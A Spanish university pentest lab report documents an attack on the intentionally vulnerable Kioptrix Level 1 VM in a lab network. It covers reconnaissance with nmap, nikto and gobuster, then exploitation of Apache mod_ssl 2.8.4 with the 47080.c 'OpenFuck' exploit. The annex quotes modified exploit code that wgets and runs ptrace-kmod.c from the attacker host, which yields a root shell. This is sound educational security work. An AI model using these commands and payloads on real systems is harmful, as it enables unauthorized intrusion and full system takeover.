



Escuela Técnica Superior de
Ingeniería Informática

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

PAI-5. PENTEST. PRUEBAS DE SEGURIDAD

SECURITY TEAM 2

Alejandro Fernández Orozco
Alejandro Morilla García

Índice

1. Introducción	3
2. Descripción del sistema objetivo.....	4
2.1. Sistema objetivo.....	4
3. Test de penetración	4
3.1. Recolección de Información.....	4
3.2. Análisis de vulnerabilidades	5
3.3. Explotación.....	6
4. Conclusiones	6
Anexo.....	8

1. Introducción

Continuando con los proyectos de seguridad planteados, se pretende abordar en primer lugar en el concepto de mejora continua para lo que ha encargado al equipo de SI un test de penetración que permita determinar la seguridad de los sistemas analizados además de comprobar la efectividad de los controles impuestos en los sistemas de la entidad. Todo esto nos permitirá una comprobación más completa del cumplimiento de las políticas desplegadas hasta el momento.

Para llevar a cabo este cumplimiento podemos acudir al “Manual de la Metodología Abierta de Testeo de Seguridad” (OSSTMM), que se ha convertido en un estándar de facto para testear la seguridad en las organizaciones. Se distinguen la Seguridad de la Información, Seguridad de los Procesos, Seguridad en las Tecnologías de Internet, Seguridad en las Comunicaciones, Seguridad Inalámbrica y Seguridad Física.

Principalmente, el objetivo de la prueba de penetración es intentar vulnerar la seguridad del sistema de información de la organización para conseguir accesos no autorizados, interrumpir un servicio u obtener información sensible entre otros.

El test de penetración tiene el propósito de generar un informe técnico en el que se ponga de manifiesto la identificación del riesgo, la probabilidad de su ocurrencia, el impacto en la organización y la estimación de su gravedad así como las correspondientes recomendaciones.

Fases de un test de penetración:

1. **Recolección de información:** Obtención de información del sistema objetivo, se suele usar herramientas como Nmap, para determinar:
 - a. Servicios activos
 - b. Puertos
 - c. Mapeo de red
 - d. Sistema operativo
2. **Análisis de vulnerabilidades:** Test para la identificación y detección de vulnerabilidades, se suelen utilizar herramientas como OpenVas.
3. **Explotación:** Se obtiene el acceso no autorizado a los recursos y/o servicios identificados en el sistema objetivo, se suelen utilizar herramientas como Metasploit.
4. **Generación de informes técnicos:** Es la parte más importante porque se le indica al usuario qué acciones se han realizado para llevar a cabo el acceso no autorizado y las pruebas.

2. Descripción del sistema objetivo

Para realizar este tipo de pruebas primero hay que preparar el entorno sobre el que trabajar. A continuación se van a detallar las dos máquinas utilizadas para la simulación, el sistema de información objetivo. Se simuló un entorno de red en la que ambas máquinas se podían ver y comunicar entre ellas mediante NAT/Bridge ya que pertenecían a la misma red. Como sistema atacante utilizamos la distribución Kali Linux 2024.4 simulada en VMware.

2.1. Sistema objetivo

Sistema operativo: Linux (Distribución basada en CentOS).

Propósito: Simulación de vulnerabilidades comunes para entornos de red.

Entorno de despliegue: La máquina Kioptrix Level 1 fue ejecutada en un entorno virtualizado utilizando VMware, con una configuración de red en modo NAT/Bridge para emular una red realista.

Servicios activos: Se detectaron varios servicios activos en la máquina objetivo mediante técnicas de reconocimiento, incluyendo:

- Servidor web (Apache).
- Servicios de base de datos (MySQL).
- Protocolo SSH.

3. Test de penetración

Para realizar el test de penetración lo primero que haremos es arrancar la máquina en la que se encuentra el sistema objetivo (Fig. 1)

3.1. Recolección de Información

Una vez tenemos ambas máquinas encendidas y la opción activada de Bridge en el entorno de simulación VMware para que ambas máquinas estén en la misma red, utilizamos netdiscover para encontrar la IP de la máquina objetivo. Utilizamos el siguiente comando:

- netdiscover -i eth0

Como respuesta podemos observar que la IP de la máquina objetivo es: 192.168.1.134 (Fig. 2)

Una vez que conocemos la dirección IP utilizamos Nmap para comprobar los puertos abiertos y los servicios en ejecución. Usamos el comando:

- `nmap -sS -sC -sV -O`

Dentro de los resultados (Fig. 3) podemos observar que está habilitado el puerto 80 con http, por lo que visitamos 192.168.1.134:80 para ver que podemos encontrar y observamos una página web (Fig. 4). Al navegar a través de ella nos damos cuenta de que no hay mucho camino por el que seguir.

3.2. Análisis de vulnerabilidades

Para detectar vulnerabilidades hemos decidido utilizar la herramienta Nikto ya que hemos encontrado un servicio web y esta herramienta está orientada a la búsqueda de vulnerabilidades web. Está basado en scripts que permiten determinar si existen vulnerabilidades conocidas en los sistemas objetivos del escaneo. Ejecutamos el siguiente comando para ver qué vulnerabilidades detecta esta herramienta (Fig. 5):

- `nikto -h 192.168.1.134`

Además, utilizamos la herramienta gobuster para buscar directorios y archivos que puedan estar alojados en el sitio web. Aplicamos el siguiente comando (Fig. 6):

- `gobuster dir -e -u http://192.168.1.134 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt -x .php,.txt,.html -t40`

Al observar los resultados comprobamos que existe un archivo llamado test.php, visitamos esta dirección pero no encontramos nada interesante. (Fig. 7)

Como no hemos encontrado ningún archivo ni directorio interesante vamos a intentar la explotación de una vulnerabilidad encontrada por nikto. Observamos que tenemos Apache mod_ssl 2.8.4 y esta versión presenta una vulnerabilidad a un overflow de buffer remoto que podría permitir una consola remota.

Usamos la herramienta searchexploit para buscar un exploit relacionado con esta vulnerabilidad (Fig. 8) y encontramos varios exploits que podemos descargar y utilizar.

3.3. Explotación

Como parte del análisis realizado, se utilizó **Nikto** para identificar vulnerabilidades en los servicios expuestos del sistema objetivo. Este escaneo permitió detectar una vulnerabilidad que podía ser explotada utilizando el script **47080.c** (Fig. 10 y Fig. 11).

Durante la ejecución inicial del exploit, se observó que este requería un fichero externo necesario para su funcionamiento, pero dicho fichero no estaba incluido ni accesible desde el script original (Fig. 19). Para solucionar este inconveniente, se optó por realizar lo siguiente:

1. **Descarga manual del fichero necesario:** Se localizó y descargó el fichero faltante desde una fuente externa confiable. (Fig. 15)
2. **Configuración de un servidor local:** Se configuró un servidor en **localhost** que permitiera acceder al fichero y hacerlo disponible para el script. (Fig. 16)
3. **Modificación del exploit original:** Se realizaron ajustes en el código fuente del script **47080.c** para integrar la funcionalidad que permitía obtener el fichero desde el servidor configurado. (Fig. 17 y Fig. 18)

Tras estos pasos, el exploit fue compilado con éxito, generando un ejecutable funcional conocido como **OpenFuck** (Fig. 12). Este ejecutable fue utilizado para ejecutar un ataque contra el sistema objetivo.

Al ejecutar el exploit, se desplegó una **shell remota** (Fig. 14) en el sistema objetivo, con privilegios de **root**, confirmando así la explotación exitosa de la vulnerabilidad (Fig. 19). Esto demostró la capacidad de obtener el control total del sistema a través de esta vulnerabilidad, subrayando su gravedad y la necesidad de implementar medidas correctivas inmediatas.

4. Conclusiones

El análisis de penetración realizado ha permitido demostrar la existencia de vulnerabilidades críticas en el sistema objetivo identificado dentro de la red. El enfoque empleado comenzó con una etapa de descubrimiento, en la cual se localizaron los sistemas activos y se estableció el host objetivo, utilizando herramientas y metodologías específicas para un reconocimiento efectivo del entorno.

Una vez identificado el sistema, se procedió a un escaneo detallado de los servicios expuestos, lo que permitió identificar no solo los puertos abiertos, sino también las versiones de los servicios hosteados. Este paso resultó clave para avanzar en el análisis, ya que la versión específica del servicio identificado fue cruzada con bases de datos de vulnerabilidades conocidas, como el CVE (Common Vulnerabilities and Exposures), lo que facilitó la selección de posibles vectores de ataque.

Tras este análisis, se identificaron vulnerabilidades que correspondían tanto al servicio en cuestión como a su versión específica. Estas vulnerabilidades fueron explotadas de forma controlada, logrando acceder al sistema objetivo y demostrando que, en su estado actual, el sistema es vulnerable.

El proceso completo no solo confirmó la existencia de riesgos importantes, sino que también evidenció la necesidad de adoptar medidas inmediatas para asegurar el sistema y mitigar las posibles amenazas. Entre las acciones recomendadas destacan la actualización de los servicios afectados, la implementación de controles de acceso más estrictos, y la adopción de políticas de monitoreo continuo para detectar actividad inusual o malintencionada en la red.

En conclusión, este pentest ha cumplido con su propósito al identificar, analizar y demostrar las vulnerabilidades presentes, sirviendo como punto de partida para el fortalecimiento de la seguridad en el entorno objetivo.

Anexo




Fig. 1




Fig. 2

```
root@kali: /home/kali
File Actions Edit View Help
root@kali) ~# nmap -sS -sC -sV -O 192.168.1.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 15:23 EST
Nmap scan report for 192.168.1.134
Host is up (0.00053s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_sshv1:  Server supports SSHv1
|_ssh-hostkey:
|_ 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|_ 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-methods:
|_  Potentially risky methods: TRACE
|_http-title:  Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header:  Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_  program version  port/proto  service
|_ 100000 2 111/tcp    rpcbind
|_ 100000 2 111/udp    rpcbind
|_ 100024 1 1024/tcp   status
|_ 100024 1 1024/udp   status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title:  400 Bad Request
|_ssl2:
|_  SSLv2 supported
|_  ciphers:
|_  SSL2_RC4_128_WITH_MD5
|_  SSL2_RC4_64_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_http-server-header:  Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-cert:  Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_  Not valid before: 2009-09-26T09:32:06
|_  Not valid after: 2010-09-26T09:32:06
|_  ssl-date: 2024-12-09T21:26:05+00:00; +1h01m50s from scanner time.
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:5B:05:AA (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 1h01m49s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: K10PTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.32 seconds
```

Fig. 3






Fig. 4



```
(kali@kali)-[~]
└─$ sudo apt-get install libssl-dev
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libssl-dev openssl-provider-legacy
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libssl3t64 openssl openssl-provider-legacy
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev openssl-provider-legacy
The following packages will be upgraded:
  libssl3t64 openssl
2 upgraded, 2 newly installed, 0 to remove and 1876 not upgraded.
Need to get 6,692 kB of archives.
After this operation, 15.4 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 openssl-provider-legacy amd64 3.3.2-2 [298 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libssl3t64 amd64 3.3.2-2 [2,271 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 openssl amd64 3.3.2-2 [1,382 kB]
Get:4 http://mirror.letecastro.com/kali kali-rolling/main amd64 libssl-dev amd64 3.3.2-2 [2,742 kB]
Fetched 6,692 kB in 1s (6,330 kB/s)
(Reading database ... 395931 files and directories currently installed.)
Preparing to unpack .../libssl3t64_3.3.2-2_amd64.deb ...
Unpacking libssl3t64:amd64 (3.3.2-2) over (3.3.2-1) ...
Selecting previously unselected package openssl-provider-legacy.
Preparing to unpack .../openssl-provider-legacy_3.3.2-2_amd64.deb ...
Unpacking openssl-provider-legacy (3.3.2-2) ...
Setting up libssl3t64:amd64 (3.3.2-2) ...
Setting up openssl-provider-legacy (3.3.2-2) ...
Selecting previously unselected package libssl-dev:amd64.
(Reading database ... 395935 files and directories currently installed.)
Preparing to unpack .../libssl-dev_3.3.2-2_amd64.deb ...
Unpacking libssl-dev:amd64 (3.3.2-2) ...
Preparing to unpack .../openssl_3.3.2-2_amd64.deb ...
Unpacking openssl (3.3.2-2) over (3.3.2-1) ...
Setting up libssl-dev:amd64 (3.3.2-2) ...
Setting up openssl (3.3.2-2) ...
Installing new version of config file /etc/ssl/openssl.cnf.original ...
Processing triggers for libc-bin (2.38-3) ...
ldconfig /usr/lib/oracle/19-df/lib64/liblbnz19.so is not an ELF file - it has the wrong magic bytes at the start.
Processing triggers for man-db (2.12.1-2) ...
Processing triggers for kali-menu (2024.3.1) ...
(kali@kali)-[~]
```

Fig. 9

```
(kali@kali)-[~/Documents]
└─$ sudo cp /usr/share/exploitdb/exploits/unix/remote/47080.c .

(kali@kali)-[~/Documents]
└─$ ls
47080.c

(kali@kali)-[~/Documents]
└─$
```

Fig. 10

```
(kali@kali)-[~/Documents]
└─$ gcc -o Openfuck 47080.c -lcrypto
47080.c: In function 'read_ssl_packet':
```

Fig. 11

```

(kali@kali)-[~/Documents]
$ ./Openfuck
*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

: Usage: ./Openfuck target box [port] [-c N]

target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)

Supported OffSet: notation has been included with this distribution.
0x00 - Caldera OpenLinux (apache-1.3.26)
0x01 - Cobalt Sun 6.0 (apache-1.3.12)
0x02 - Cobalt Sun 6.0 (apache-1.3.20)
0x03 - Cobalt Sun x (apache-1.3.26)
0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
0x05 - Conectiva 4 (apache-1.3.6)
0x06 - Conectiva 4.1 (apache-1.3.9)
0x07 - Conectiva 6 (apache-1.3.14)
0x08 - Conectiva 7 (apache-1.3.12)
0x09 - Conectiva 7 (apache-1.3.19)
0x0a - Conectiva 7/8 (apache-1.3.26)
0x0b - Conectiva 8 (apache-1.3.22)
0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
0x0d - Debian GNU Linux (apache_1.3.19-1)
0x0e - Debian GNU Linux (apache_1.3.22-2)
0x0f - Debian GNU Linux (apache-1.3.22-2.1)
0x10 - Debian GNU Linux (apache-1.3.22-5)
0x11 - Debian GNU Linux (apache_1.3.23-1)
0x12 - Debian GNU Linux (apache_1.3.24-2.1)
0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)

```

Fig. 12

```

(kali@kali)-[~/Documents]
$ ./Openfuck 0x6b 192.168.1.134 443 -c 40
*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f81e8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--16:58:38-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> 'ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443 ... connected!

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove 'ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$

```

Fig. 13

```
(root@kali)-[/home/kali/Documents]
# ./Openfuck 0x6b 192.168.1.134 443 -c 50

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitrox #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8070
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.c
--17:42:42-- http://192.168.1.135:5000/ptrace-kmod.c
=> 'ptrace-kmod.c'
Connecting to 192.168.1.135:5000... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

0K ... 100% @ 3.74 MB/s

17:42:42 (3.74 MB/s) - 'ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix '/usr/bin' never used
[+] Attached to 6854
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Fig. 14

Servidor python:

```
(kali@kali)-[/~/Documents]
$ wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
--2024-12-09 16:27:06-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
Resolving dl.packetstormsecurity.net (dl.packetstormsecurity.net)... 198.84.60.200
Connecting to dl.packetstormsecurity.net (dl.packetstormsecurity.net)|198.84.60.200|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3921 (3.8K) [text/x-csrc]
Saving to: 'ptrace-kmod.c'
ptrace-kmod.c 100%[=====] 3.83K --.-KB/s in 0s

2024-12-09 16:27:06 (177 MB/s) - 'ptrace-kmod.c' saved [3921/3921]
```

Fig. 15

```
(kali@kali)-[~/Documents]
$ cd exploit
(kali@kali)-[~/Documents/exploit]
$ ls
ptrace-kmod.c  esweb  H4TechDate  DigitalWrapperz  PIW  GAT  ButtPirateZ
(kali@kali)-[~/Documents/exploit]
$ python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
127.0.0.1 - - [09/Dec/2024 16:30:39] code 404, message File not found
127.0.0.1 - - [09/Dec/2024 16:30:39] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [09/Dec/2024 16:30:46] code 404, message File not found
127.0.0.1 - - [09/Dec/2024 16:30:46] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [09/Dec/2024 16:30:46] code 404, message File not found
127.0.0.1 - - [09/Dec/2024 16:30:46] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [09/Dec/2024 16:30:50] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2024 16:30:51] "GET /ptrace-kmod.c HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2024 16:32:41] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2024 16:32:54] "GET /ptrace-kmod.c HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2024 16:36:51] "GET /ptrace-kmod.c HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2024 16:37:17] "GET /ptrace-kmod.c HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2024 16:37:22] "GET /ptrace-kmod.c HTTP/1.1" 200 -
127.0.0.1 - - [09/Dec/2024 16:39:14] "GET /ptrace-kmod.c HTTP/1.1" 200 -
192.168.1.134 - - [09/Dec/2024 16:40:52] "GET /ptrace-kmod.c HTTP/1.0" 200 -
cannot remove 'ptrace-kmod.c': No such file or directory
```

Fig. 16

```
GNU nano 8.1 47888.c
unsigned char master_key[0x100];
unsigned char key_material[0x100];

/* connection id - returned by the server */
int conn_id_length;
unsigned char conn_id[0x100];

/* server certificate */
char *ssl_cert;

/* session keys */
unsigned char *read_key;
unsigned char *write_key;
char *rc4_read_key;
char *rc4_write_key;

/* sequence numbers, used for MAC calculation */
int read_seq;
int write_seq;

/* set to 1 when the SSL handshake is complete */
int encrypted;

} ssl_conn;

#define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i\n"
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://192.168.1.135:5000/ptrace-kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; \n"

long getip(char *hostname) {
    struct hostent *he;
    long ipaddr;

    if ((ipaddr = inet_addr(hostname)) < 0) {
        if ((he = gethostbyname(hostname)) == NULL) {
            perror("gethostbyname()");
            exit(1);
        }
        memcpy(&ipaddr, he->h_addr, he->h_length);
    }
    return ipaddr;
}

/* mixer's code w/enhancements by core */
int sh(int sockfd) {
    char snd[1024];
    fd_set rset;
    int maxfd, n;

    /* Printing commands */
    strcpy(snd, COMMAND1);
    ...
}
```

